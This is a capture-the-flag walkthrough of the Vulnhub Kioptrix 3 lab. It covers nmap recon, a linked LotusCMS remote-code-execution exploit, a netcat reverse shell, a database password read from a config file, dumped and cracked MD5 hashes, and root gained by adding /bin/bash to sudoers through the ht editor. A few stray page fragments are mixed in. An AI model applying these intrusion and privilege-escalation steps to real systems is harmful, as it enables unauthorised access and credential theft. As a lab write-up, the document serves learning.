


Vulnhub says we must add the ip to the hosts file, pointing to kioptrix3.com, like HTB. This was done after running netdiscover and nmap, which produced the following results

```
(kali㉿kali)-[~]
$ nmap -A 10.0.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-03 10:08 WET
Nmap scan report for 10.0.2.6
Host is up (0.00089s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ _http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ _http-title: Ligoat Security - Got Goat? Security ...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.76 seconds
```

The web application didn't have anything interesting besides this login form, which discloses the usage of LotusCMS



The screenshot shows a web application interface with a login form. At the top, there is a logo that says "got goat?" and the text "SECURITY". Below this, there are two input fields: "Username:" and "Password:". A "Login" button is positioned below the password field. At the bottom of the form, there is a dark grey banner that reads "Proudly Powered by: LotusCMS".

There's also a username in a blog post: loneferret

There's a vulnerability in LotusCMS which leads to RCE. It's on github:
<https://raw.githubusercontent.com/vj0shii/LotusCMS-3.0-eval-Exploit-Shell/master/LotusCMS.py>

I've been having many problems with reverse shells, apparently it was because of Kali's firewall. I fixed that and I got the exploit to work

```
(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.126] from (UNKNOWN) [192.168.1.127] 55392
whoami
www-data
|
```

Upgraded to an interactive shell with: `python -c 'import pty; pty.spawn("/bin/bash")'`

`/home/www/kioptrix3.com/gallery/gconfig.php` has the following credentials

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckyou";
```

mysql -u root -p
fuckyou
SHOW DATABASES;
use gallery

```
Database changed
mysql> SHOW DATABASES;
SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| gallery |
| mysql |
+-----+
3 rows in set (0.00 sec)

mysql> |
```

Select * from gallarific_users;

```
mysql> select * from gallarific_users;
select * from gallarific_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| userid | username | password | usertype | firstname | lastname | email | datejoined | website | issuperuser | photo | jo |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | n0t7t1k4 | superuser | Super | User | 1302628616 | 1 | 1 | 1 | 1 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.31 sec)
```

Provides commands or querying from the database table in the environment

Was this tutorial helpful?



Yes



No


Select * from dev_accounts;

```
mysql> select * from dev_accounts;
select * from dev_accounts;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | dreg | 0d3eccfb887aabd50f243b3f155c0f85 |
| 2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e |
+----+-----+-----+
2 rows in set (0.00 sec)
```

Crackstation:

Enter up to 20 non-salted hashes, one per line:

```
0d3eccfb887aabd50f243b3f155c0f85
5badcaf789d3d1d09794d8f021f40f0e
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0d3eccfb887aabd50f243b3f155c0f85	md5	Mast3r
5badcaf789d3d1d09794d8f021f40f0e	md5	starwars

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

dreg:Mast3r

loneferret:starwars

```
loneferret@Kioptrix3:/home$ sudo -l
sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:/home$ |
```

```
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in your immediate termination.

OG
CEO
loneferret@Kioptrix3:~$ |
```

So let's run sudo /usr/local/bin/ht

This gives an error about xterm-256 color but was solved with "export TERM=xterm"

HT is file editor with sudo permissions, let's add /bin/bash to the sudoers file

```
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash
```

```
loneferret@Kioptrix3:~$ sudo /bin/bash -i
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~# |
```

rooted